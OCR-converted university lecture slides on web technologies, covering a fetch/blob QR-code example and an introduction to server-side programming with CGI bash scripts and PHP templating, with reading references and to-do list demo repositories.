- **Important:** we can only choose one body-reading method! If you have already called **response.text()**, **response.json()** won't work because the body content has already been consumed!

FETCH API: BLOB EXAMPLE

```
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button><img id="img">
<script>
document.getElementById("btn").onclick = () => {
  let msg = document.getElementById("msg").value;
  let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}&choe=UTF-8`;
  console.log(url);
  let promise = fetch(url);
  promise.then((response) => {
    return response.blob();
  }).then((blob) => {
    let img = document.getElementById("img");
    img.src = URL.createObjectURL(blob);
  });
}
</script>
```

REFERENCES

- **The Modern JavaScript Tutorial**
  Freely available at https://javascript.info/ or on GitHub
  Part 2: Storing data in the browser (4.1, 4.2)
  Part 1: Promises and async/await (11.1 to 11.5, 11.8)
  Part 3: Network requests (3.1, 3.8)
- **Eloquent JavaScript (3rd edition)**
  By Marijn Haverbeke
  Freely available at https://eloquentjavascript.net/
  Chapters 11, 18
- **JavaScript Reference**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 09

WELCOME TO THE SERVER-SIDE OF THE WEB

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
PREVIOUSLY, ON WEB TECHNOLOGIES

So far, we've learned a good deal about the **core web technologies**: **HTML**, **CSS**, and **JavaScript**. Let's contemplate our progress so far:

- We learned to design **modern**, **beautiful**, **responsive** web pages.
- We learned to make web pages **dynamic**, using JavaScript:
  - Handling events, dynamically changing the DOM
  - Making async HTTP network requests to fetch data to show in our pages

STATIC WEB APPS

- Our web pages can have a certain dynamism, thanks to JavaScript
- That dynamism happens **inside** the web browsers
- Nonetheless, in a way, they are still inherently **static**
- Everytime a Browser sends a request to one of our web pages, it will always be served the **same**, **identical** document



LIMITATIONS OF STATIC WEB APPS

- The «static» web approach we've seen so far is simple and effective
- It works great for web applications consisting of limited numbers of pages, that change quite rarely. It is affected by some limitations:


- What if we want to **personalize** a page for a specific user?
- What if the **content** of a page **changes** very frequently?
- What if our website consists of **millions** of pages?
- What if we need to **act** based on a request (e.g.: save an order, …)?

AN EXAMPLE: WIKIPEDIA

- Wikipedia features **~60 million** web pages
  - All with the same structure, same style…
  - …but different contents
- Let’s say the base structure in a Wikipedia page is **~150k chars**
- That’s **150kB** of data **repeated** in **every** page
- Multiply that for the 60 million web pages, you get **9 TeraBytes** of repeated data
- What if we need to change the navbar?


INTRODUCING SERVER–SIDE PROGRAMMING

- Until now, web servers just serve files from the **document root**
- A web server can do much more!
- For a starter, it can **generate** web pages **on-the-fly**
  - Typically based on parameters received in the HTTP request
- That's the key idea behind **server-side programming**



SERVER–SIDE PROGRAMMING: CGI


- In the early 1990, before JavaScript even existed, dynamic web pages could be achieved using the **Common Gateway Interface** (**CGI**)
- CGI is an interface specification allowing web servers to execute external programs to process an HTTP request



THE COMMON GATEWAY INTERFACE

Defines how web servers and CGI-compliant programs communicate


- How a CGI program should access its inputs
  - Request headers and Query String are available via **Environment Variables**
  - Request body is available to the program on the **stdin** stream
- How a web server should build a response
  - The program output on **stdout** is the body of the HTTP response



OUR VERY FIRST CGI SCRIPT

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>This page was loaded on "
date +"%d/%m/%Y at %H:%M:%S. </p></body>"
```

EXAMPLE: CGI–BASED TODO LIST WEB APP



EXAMPLE: CGI-BASED TO-DO LIST WITH BASH

- Live demo time!
- Repo: https://github.com/luistar/cgi-to-do-list-with-bash
- Will the teacher make it through the first demo of the course?

SERVER–SIDE SCRIPTING

- Writing CGI programs is not a very pleasant experience
  - Writing entire HTML documents to Stdout is cumbersome
  - Manually parsing query strings and request bodies is not much fun
  - Spawning a new process for each request is not very resource effective
- Luckily, specialized programming languages and frameworks emerged
  - **PHP** (recursive acronym for PHP Hypertext Preprocessor), in 1995
  - **ASP** (Active Server Pages), Microsoft's server-side scripting language, in 1997
  - **JSP** (Java Server Pages), originally released by Sun in 1999
- The idea was to «**mix**» server-side code and HTML, with a special **interpreter** parsing the mix to produce «pure» HTML code

SERVER–SIDE SCRIPTING: PHP


- Special **delimiters** `<?php ... ?>` are used to **separate** code and HTML

```
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

- Text outside the delimiters remains **as-is** in the output
- Code within the delimiters is **interpreted**, and the resulting output is inserted in the html
- `<?=` is a shorthand for `<?php echo`

SERVER–SIDE SCRIPTING: PHP

```php
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```




SERVER–SIDE SCRIPTING: PHP

- Server-side scripting solutions typically support developers in many tedious tasks typical of HTTP request handling
- Requests are automatically **pre-processed**
  - In PHP, request parameters are available in associative arrays (e.g.: `$_GET`, `$_POST`).
  - For example, `$_POST['todo']` can be used to access the `todo` request parameter.
  - In PHP, cookies are already parsed in the `$_COOKIES` associative array
- No need to explicitly output on stdout the entire response

EXAMPLE: PHP–BASED TO–DO LIST

- We will re-implement our To-do list web app using PHP 8
- Since we're making a leap forward towards modern web development, we'll make our app slightly more interesting
  - We'll manage persistency using an actual database (SQLite)
  - We'll use Bootstrap to make our pages slightly less ugly and responsive
  - We'll introduce a footer and a navbar, as template parts
- We'll use a modern architecture leveraging NGINX and PHP-FPM

EXAMPLE: PHP–BASED TO–DO LIST



EXAMPLE: PHP TO-DO LIST

- Live demo time! (again!)
- Repo: https://github.com/luistar/php-to-do-list

REFERENCES (1/2)

- **Server-side programming**
  MDN web docs
